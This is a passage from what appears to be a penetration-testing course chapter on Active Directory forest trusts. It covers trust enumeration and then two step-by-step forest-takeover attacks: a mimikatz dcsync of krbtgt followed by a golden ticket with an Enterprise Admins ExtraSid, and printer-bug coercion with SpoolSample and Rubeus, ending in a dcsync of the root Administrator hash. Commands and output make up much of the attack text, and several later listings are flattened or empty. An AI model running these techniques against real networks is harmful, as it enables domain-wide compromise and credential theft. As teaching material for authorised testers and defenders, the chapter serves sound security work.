For example, imagine the two domains, A and B, as illustrated in Figure 3. Domain A trusts Domain B, which means users of Domain B are able to access resources inside Domain A.

Figure 3: Trust from Domain A to Domain B
The combination of Kerberos authentication and trust makes it possible to assign permissions to users in Domain B so that they can access services, like files and shares, inside Domain A. This allows distribution of users, data, and services across multiple domains.
Figure 3 shows trust from Domain A to Domain B, which is called a one-way trust but trust can also be configured from Domain B to Domain A, which results in a two-way or bi-directional trust.
When trust is established, a TGT created in Domain B is usable in Domain A because the domain controller in Domain A trusts the domain controller in Domain B.
An Active Directory Forest, essentially a parent container for a number of domains, helps organize domain structures and allows for many different design configurations. The first configuration we'll discuss is a domain tree, which is illustrated in Figure 4.

Figure 4: Domain tree with three domains
In this example, the Corp.com root domain has a bi-directional trust to the Prod.Corp.com child domain. This is configured by default in Active Directory and is known as parent-child trust. Likewise, a parent-child trust exists between Prod.Corp.com and Factory.Prod.Corp.com.
Parent-child trust is transitive, which means that since Corp.com trusts Prod.Corp.com, and Prod.Corp.com trusts Factory.Prod.Corp.com, then by extension, Corp.com also trusts Factory.Prod.Corp.com.
A forest can contain multiple trees, and each tree can contain branches, which leads to a multitude of possible configurations. One such configuration is illustrated in Figure 5.

Figure 5: Domain tree with branches
Due to the transitivity in parent-child trust, FactoryB.Prod.Corp.com trusts Dev.Corp.com but the authentication path must go through both Prod.Corp.com and Corp.com, which will slow authentication.
To improve efficiency, a shortcut trust can be established (indicated in Figure 5) between FactoryB.Prod.Corp.com and Dev.Corp.com. This type of trust is also transitive and can occur between two domains organized within the same or separate trees.
Many organizations choose to design and structure their Active Directory infrastructure in multiple domains to split apart services from major business units and make them more transparent for system administrators. As penetration testers, we must analyze the trust between these domains to uncover potential attack vectors.
Each of the domains in a forest operates as a single unit and has all the built-in groups and users we know from a single domain design. However, the Enterprise Admins group is an extremely powerful group that only exists in the root domain.
Members of the Domain Admins group have full control over a specific domain, but their administrative access does not extend beyond that domain. Members of the Enterprise Admins group are automatically a domain administrator in every domain in the forest, which makes them a very desirable target.
However, gaining Domain or Enterprise Admin access is not often the goal of a penetration test. But this level of access ensures that we will be able to fulfill the actual goals of the penetration test.
In the next section, we are going to examine the enumeration of existing trusts. We will also perform enumeration of users and groups located in trusted domains.
19.3.2. Enumeration in the Forest
As penetration testers, we often get access to (or compromise) a client or server inside an Active Directory instance. From there, enumeration focusing on AD domain trusts is a key step of the assessment. With this in mind, let's discuss how to do that.
In general, our first goal is to determine if the domain we have compromised is part of a larger Active Directory infrastructure and if it is, we should enumerate available trusts.
There are multiple ways to do this. The "old school" approach is to use the built-in nltest.exe application. We can use the /trusted_domains flag to enumerate any domains trusted by our current domain.
Listing 45 shows this in the context of the Offsec user from the Windows 10 client machine.
C:\tools> nltest /trusted_domains
List of domain trusts:
    0: CORP1 corp1.com (NT 5) (Forest Tree Root) (Direct Outbound) (Direct Inbound) ( Attr: withinforest )
    1: PROD prod.corp1.com (NT 5) (Forest: 0) (Primary Domain) (Native)
The command completed successfully
Listing 45 - Enumerating trust with nltest
The output reveals our current domain (prod.corp1.com) as indicated by the Primary Domain note. Additionally, we find the separate domain (corp1.com). The highlighted area indicates three important pieces of information.
First, this is the Forest Tree Root, meaning this is the root domain inside the forest. Secondly, Direct Outbound and Direct Inbound indicate that our current domain has a direct bi-directional trust to it. Finally, the name of the root domain is listed as corp1.com.
Instead of using the nltest command line utility, we can also enumerate this information with .NET, with Win32 APIs, or with LDAP. They each return slightly different details about the trust and output different formats.
The easiest to implement is .NET through the Domain.GetAllTrustRelationships method of the System.DirectoryServices.ActiveDirectory.Domain namespace:
PS C:\tools> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()

SourceName     TargetName   TrustType TrustDirection
----------     ----------   --------- --------------
prod.corp1.com corp1.com  ParentChild  Bidirectional
Listing 46 - Enumerating domain trust with .NET
The .NET method gives us the information that our current domain (prod.corp1.com) has a parent-child domain trust that is bi-directional to corp1.com.
We can also use the Win32 DsEnumerateDomainTrusts API. As previously mentioned, calling Win32 APIs from PowerShell or C# requires some setting up, so we are going to use an existing implementation in PowerView through the Get-DomainTrust method.
By specifying the -API flag, Get-DomainTrust will enumerate domain trust using DsEnumerateDomainTrusts:
Note
Get-DomainTrust will use the .NET method if we specify the -NET flag.
PS C:\tools> Get-DomainTrust -API

SourceName        : PROD.CORP1.COM
TargetName        : corp1.com
TargetNetbiosName : CORP1
Flags             : IN_FOREST, DIRECT_OUTBOUND, TREE_ROOT, DIRECT_INBOUND
ParentIndex       : 0
TrustType         : UPLEVEL
TrustAttributes   : WITHIN_FOREST
TargetSid         : S-1-5-21-1095350385-1831131555-2412080359
TargetGuid        : b3ddeaea-6e94-430f-acaa-625e35787ee0

SourceName        : PROD.CORP1.COM
TargetName        : prod.corp1.com
TargetNetbiosName : PROD
Flags             : IN_FOREST, PRIMARY, NATIVE_MODE
ParentIndex       : 0
TrustType         : UPLEVEL
TrustAttributes   : 0
TargetSid         : S-1-5-21-3776646582-2086779273-4091361643
TargetGuid        : ad933000-76e3-4db0-b43c-6a86b850e21e
Listing 47 - Enumerating domain trust with DsEnumerateDomainTrusts
This output also indicates that prod.corp1.com has a direct bi-directional trust to corp1.com.
It is worth noting that if corp1.com had not been the tree root, we could continue the enumeration by listing all domain trusts for corp1.com through the -Domain option in Get-DomainTrust. Using this approach, we could map out all the available trust relationships inside the forest.
Finally, since a domain trust creates a Trusted Domain Object (TDO), we can query its properties with LDAP.
For example, we can use Get-DomainTrust to make this LDAP query as shown in Listing 47.
PS C:\tools> Get-DomainTrust

SourceName      : prod.corp1.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 4/2/2020 2:08:22 PM
WhenChanged     : 4/2/2020 2:08:22 PM
Listing 48 - Enumerating domain trust with LDAP
Again, the output generates similar results as the previous tools, in a different format.
Once we have gathered information about the domain trust, we can enumerate users, groups, and services in trusted domains with relatively standard tools.
The .NET DirectorySearcher class, which can perform LDAP queries, can be initialized with a DirectoryEntry object. This DirectoryEntry object in turn is created based on the LDAP path of the domain controller to query.
If a domain controller in a trusted domain is used, like rdc01 instead of cdc01 in the current domain, then we can execute LDAP queries in any trusted domain. This allows us to reuse the same techniques across the entire forest.
PowerView implements this through the -Domain option on many of its commands. Listing 49 shows a truncated enumeration of users in the trusted corp1.com domain.
PS C:\tools> Get-DomainUser -Domain corp1.com

logoncount             : 42
badpasswordtime        : 4/2/2020 6:52:50 AM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=corp1,DC=com
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 4/2/2020 6:52:54 AM
name                   : Administrator
objectsid              : S-1-5-21-1095350385-1831131555-2412080359-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata  : {4/2/2020 2:02:14 PM, 4/2/2020 2:02:14 PM, 4/2/2020 1:47:05 PM, 1/1/1601 6:12:16 PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=corp1,DC=com, CN=Domain
                         Admins,CN=Users,DC=corp1,DC=com, CN=Enterprise Admins,CN=Users,DC=corp1,DC=com..}
...
Listing 49 - Enumerating users in corp1.com
The output of the Get-DomainUser method indicates that the Administrator user is a member of the Enterprise Admins group in the corp1.com domain.
Note
It's also worth noting that the BloodHound Ingestor works with domain trust and allows enumeration of the entire forest.
We can enumerate domain trust across the forest with the enumeration techniques shown in this section. We can also perform user, group, and Kerberos delegation enumeration in trusted domains and perhaps leverage the results in an attack.
In the next section, we will focus on leveraging domain trust to compromise other domains or the entire forest.
Exercises
- Enumerate domain trust with .NET, Win32 API, and LDAP. 2. Enumerate trusts from the corp1.com domain. 3. Enumerate groups in the corp1.com domain. 4. Find all members of the Enterprise Admins group.
19.4. Burning Down the Forest
During a penetration test, it is often beneficial to demonstrate a forest compromise as an ultimate illustration of design vulnerability.
We will take two approaches to this in the following sections. We will leverage a compromised domain admin account in a child domain, and we will leverage unconstrained Kerberos delegation.
19.4.1. Owning the Forest with Extra SIDs
In the context of an Active Directory Forest our goal is to escalate our privileges from domain admin of one domain to Enterprise admin. The most direct way to obtain this is to compromise the root domain and obtain Enterprise Admin group membership.
To that end, in this section we will leverage extra SIDs, a field inside a TGT or TGS. Although this attack assumes we have compromised the domain we currently reside in, it paves the way to total forest compromise.
Before we begin, let's highlight a few details of the Kerberos protocol. When the user performs a logon authentication, a TGT is created by the domain controller and is encrypted with the krbtgt account password hash. This is what we leverage when we create a golden ticket to obtain unlimited access and persistence in the domain.
The user's logon and authorization information is stored within a structure called KERB_VALIDATION_INFO) inside the TGT. Among other things, this structure contains a list of group memberships identified by SIDs.
When we craft a golden ticket, we create a TGT with our desired group membership. The ExtraSids field within the KERB_VALIDATION_INFO structure includes SIDs that originate in a foreign domain and show membership in a trusted domain.
ExtraSids can be used during Active Directory domain migrations to grant access from one domain to another.
In a legitimate use case, a user from Domain A with ExtraSids assigned from Domain B can access content inside the trusted domain according to the group memberships the ExtraSids translate to.
The technical implementation of Kerberos authentication across domains depends on the trust key. Since Domain B cannot know the password hash of Domain A, it has no way of decrypting a TGT sent from Domain A to Domain B. A shared secret, created when the trust is configured, solves this.
When the domain trust is established, a new computer account with the name of the trusted domain is also created. In prod.corp1.com, the computer account is called corp1$, which is also referred to as the trust account. The shared secret is the password hash of corp1$.
For a bi-directional trust like that of parent and child domains, both prod.corp1.com and corp1.com create the trust account. The name of the account is always the same as the trusted domain, so inside corp1.com it is called prod$, but both prod$ and corp1$ have the same password hash.
We can obtain the NTLM hash of the trust account from the domain controller, just as we did with the krbtgt account.
Consider the dcsync query run as the admin domain administrator user shown in Listing 50:
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:corp1$
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'corp1$' will be the user account

Object RDN           : CORP1$

** SAM ACCOUNT **

SAM Username         : CORP1$
Account Type         : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration   :
Password last change : 4/2/2020 7:19:14 AM
Object Security ID   : S-1-5-21-3776646582-2086779273-4091361643-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: cf4bc17dff896101da4f3498a68d50f2
...
Listing 50 - Trust key for CORP1$
If a user in prod.corp1.com wants to access a service in corp1.com, the domain controller in prod.corp1.com will create a TGT for corp1.com and indicate that it's a referral to a TGS. This TGT is not signed by the krbtgt password hash but instead with the trust key shown in Listing 50.
To illustrate this process, we can attempt to access the CIFS service of rdc01.corp1.com as the Offsec user on the Windows 10 client inside the prod.corp1.com domain. This will fail since the Offsec user is not a local administrator on rdc01.corp1.com, but the tickets will be generated regardless.
Note that before executing this, we should log out and log back in to clear all cached Kerberos tickets.
C:\tools> dir \\rdc01.corp1.com\c$
Access is denied.

C:\tools> klist

Current LogonId is 0:0x54243a

Cached Tickets: (3)

#0>     Client: offsec @ PROD.CORP1.COM
        Server: krbtgt/CORP1.COM @ PROD.CORP1.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        ...
        Cache Flags: 0
        Kdc Called: CDC01.prod.corp1.com

#1>     Client: offsec @ PROD.CORP1.COM
        Server: krbtgt/PROD.CORP1.COM @ PROD.CORP1.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        ...
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: CDC01.prod.corp1.com

#2>     Client: offsec @ PROD.CORP1.COM
        Server: CIFS/rdc01.corp1.com @ CORP1.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        ...
        Cache Flags: 0
        Kdc Called: RDC01.corp1.com
Listing 51 - Tickets requested for cross domain authentication
Our access to the file share on rdc01.corp1.com is denied, but the klist command shows that Kerberos tickets were requested. Ticket 1 is a TGT for the prod.corp1.com domain. This is our regular TGT and is encrypted with the krbtgt hash of our current domain.
Ticket 0 is a TGT for the corp1.com domain but it is still generated by the domain controller in our current domain. This TGT is encrypted by the trust key and then forwarded to the domain controller in corp1.com.
Finally, ticket 2 is a TGS for the CIFS service on rdc01.corp1.com, which is created by the domain controller in corp1.com and returned to us.
While this trust key seems very useful from an attacker's viewpoint, we don't need to use it at all. If we compromise the krbtgt account password of our current domain, we can craft a golden ticket that contains an ExtraSid with group membership of Enterprise Admins.
This golden ticket will get rewritten by the domain controller in the current domain with the trust key before going to the parent domain, which was demonstrated in Listing 51.
No matter which password we use for the golden ticket, this technique will allow us to jump directly from our current domain to the root domain as a member of Enterprise Admins, effectively making us Domain Admins in all domains in the forest.
Let's try this out with Mimikatz.
First, we'll open a command prompt as the admin user, which is a member of the Domain Admins group in prod.corp1.com. This will simulate our compromise of the domain and allow us to obtain the krbtgt password hash.
We'll launch mimikatz and use the dcsync command to force a replication of the password hash for the krbtgt account.
mimikatz # lsadump::dcsync /domain:prod.corp1.com /user:prod\krbtgt
[DC] 'prod.corp1.com' will be the domain
[DC] 'CDC01.prod.corp1.com' will be the DC server
[DC] 'prod\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/2/2020 7:09:13 AM
Object Security ID   : S-1-5-21-3776646582-2086779273-4091361643-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4b6af2bf64714682eeef64f516a08949
    ntlm- 0: 4b6af2bf64714682eeef64f516a08949
    lm  - 0: 2342ac3fd35afd0223a1469f0afce2b1
...
Listing 52 - Obtaining krbtgt hash with DCSync
With the NTLM hash for the krbtgt account from prod.corp1.com, we can create a golden ticket.
As part of the kerberos::golden command's arguments, we will need the domain SID for both domains. We can obtain these with Get-DomainSID from PowerView:
PS C:\tools> Get-DomainSID -Domain prod.corp1.com
S-1-5-21-3776646582-2086779273-4091361643

PS C:\tools> Get-DomainSid -Domain corp1.com
S-1-5-21-1095350385-1831131555-2412080359
Listing 53 - Finding domain SIDs
The final piece of information we need is the RID of the Enterprise Admins group. Luckily, this is a static value of 519. This means we can append the value "519" to the domain SID to obtain the SID of the Enterprise Admins group.
Now we are ready to craft the golden ticket that will grant us Enterprise Admin membership in corp1.com. We'll supply the username inside prod.corp1.com (which does not have to be valid), the origin domain (/domain), the origin domain SID (/sid), the krbtgt password hash (/krbtgt), and finally, the ExtraSid value (Enterprise Admins SID) through the /sids: option.
We'll also supply the /ptt flag to inject the ticket into memory.
```̈ mimikatz # kerberos::golden /user:h4x /domain:prod.corp1.com /sid:S-1-5-21-3776646582-2086779273-4091361643 /krbtgt:4b6af2bf64714682eeef64f516a08949 /sids:S-1-5-21-1095350385-1831131555-2412080359-519 /ptt User : h4x Domain : prod.corp1.com (PROD) SID : S-1-5-21-3776646582-2086779273-4091361643 User Id : 500 Groups Id : *513 512 520 518 519 Extra SIDs: S-1-5-21-1095350385-1831131555-2412080359-519 ; ServiceKey: 4b6af2bf64714682eeef64f516a08949 - rc4_hmac_nt Lifetime : 4/16/2020 8:23:43 AM ; 4/14/2030 8:23:43 AM ; 4/14/2030 8:23:43 AM -> Ticket : ** Pass The Ticket **
- PAC generated
- PAC signed
- EncTicketPart generated
- EncTicketPart encrypted
- KrbCred generated
Golden ticket for 'h4x @ prod.corp1.com' successfully submitted for current session
> Listing 54 - Crafting a golden ticket with ExtraSid

After the ticket is generated and injected into memory, we can exit Mimikatz to prove our access to rdc01 (the root domain controller) with **PsExec**:
Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
> Listing 55 - Getting code execution on RDC01

We were able to obtain code execution, which proves administrative access to rdc01. We can list the group memberships with **whoami /groups**:
GROUP INFORMATION
Group Name Type
============================================ ================
Everyone Well-known group
...
PROD\Domain Admins Group
PROD\Group Policy Creator Owners Group
Unknown SID type
Unknown SID type
CORP1\Enterprise Admins Group
...
> Listing 56 - Listing group membership

We are now a member of Enterprise Admins. Excellent!

This proves that compromise of one domain can lead to the compromise of every single domain in the forest. However, since Microsoft has stated that domains are not security boundaries, this "compromise" is allowed by design. Practically though, this can create secure design challenges for organizations that wish to compartmentalize data and access.

A simple example is creating a DMZ with Internet-facing web servers and joining them to a domain that is in the same forest as the production domain.

!!! note "Note"
    ExtraSids can be blocked between domains in the same forest with domain *quarantine* which can be configured with the [*Netdom*](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217\(v=ws.11\)) tool. However, this also blocks legitimate access, so this solution is rarely implemented.

#### Exercise

1.  Repeat the steps in this section to obtain code execution on the root domain controller.

#### Extra Mile

Find the trust key for corp1.com and use it to craft a golden ticket instead of the *krbtgt* password hash as shown in the previous section.

Obtain code execution on the rdc01.corp1.com domain controller with the crafted ticket. Be sure to log off between attempts to clear out any cached tickets.

# 19.4.2. Owning the Forest with Printers

In a previous section, we demonstrated how to compromise an entire domain using the printer bug after compromising a single server configured with unconstrained Kerberos delegation. In this section, we'll reuse this technique to directly target a domain controller in the forest root domain and instantly compromise the entire forest from a single server.

This technique does not require Domain Admin privileges. However, if we have Domain Admin privileges and no servers with unconstrained delegation exist in our current domain, we can create one ourselves by modifying the configuration of one of the servers.

In this section, we'll implement the attack without Domain Admin privileges. To do this, we'll first log in to appsrv01 as the *Offsec* user and open a PowerShell prompt. From here, we can determine our access to the print spooler service on the rdc01 root domain controller.
Directory: \\rdc01\pipe
Mode LastWriteTime Length Name ---- ------------- ------ ---- spoolss
> Listing 57 - Testing access to print spooler service on RDC01

Listing 57 shows our access to the print spooler service on rdc01 from the prod.corp1.com domain. This means we can use the *RpcRemoteFindFirstPrinterChangeNotification* API to force an authentication and allow us to obtain a forwardable TGT.

We'll repeat our actions from the previous section by opening an administrative command prompt and then use **Rubeus** to **monitor** for new tickets from the root domain controller machine account.
[] Action: TGT Monitoring [] Target user : RDC01$ [] Monitoring every 5 seconds for new TGTs
> Listing 58 - Monitoring for TGTs

With Rubeus running, we'll switch back to our PowerShell prompt and launch **SpoolSample** to force the print change notification from rdc01.
> Listing 59 - Forcing authentication from print spooler service

After receiving the success message shown in Listing 59, we'll switch back to our Rubeus monitor, and after a few seconds, the new TGT is displayed.
User : RDC01$@CORP1.COM StartTime : 4/16/2020 10:10:04 PM EndTime : 4/17/2020 8:10:04 AM RenewTill : 4/20/2020 8:30:42 AM Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable Base64EncodedTicket :
doIE9DCCBPCgAwIBBaEDAgEWooIEBDCCBABhggP8MIID+...
[*] Ticket cache size: 1
> Listing 60 - TGT received from RDC01

Now that we have obtained a forwardable TGT for the root domain controller machine account, we can use **Rubeus** to inject it into memory as shown in Listing 61.
[*] Action: Import Ticket [+] Ticket successfully imported!
> Listing 61 - Injecting the TGT into memory

The root domain controller computer account is not a local administrator on rdc01, so we cannot directly obtain code execution. However, a domain controller computer account has the access right to perform AD replication.

We can exploit this by forcing a replication with Mimikatz **dcsync**:
Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : Administrator Account Type : 30000000 ( USER_OBJECT ) User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD ) Account expiration : Password last change : 4/2/2020 7:03:40 AM Object Security ID : S-1-5-21-1095350385-1831131555-2412080359-500 Object Relative ID : 500
Credentials: Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e ntlm- 0: 2892d26cdf84d7a70e2eb3b9f05c425e ntlm- 1: e2b475c11da2a0748290d87aa966c327 lm - 0: 52d8a096001c4c402c9e7b00cae2ee9b ...
> Listing 62 - Getting the NTLM hash with DCSync
We now have the NTLM password hash of the root domain *Administrator* account and have obtained access to the Enterprise Admins group. Very nice.
This section illustrated how dangerous unconstrained Kerberos delegation can be. In a worst-case scenario, we could compromise the entire forest by just compromising one server or service account.
!!! note "Note"
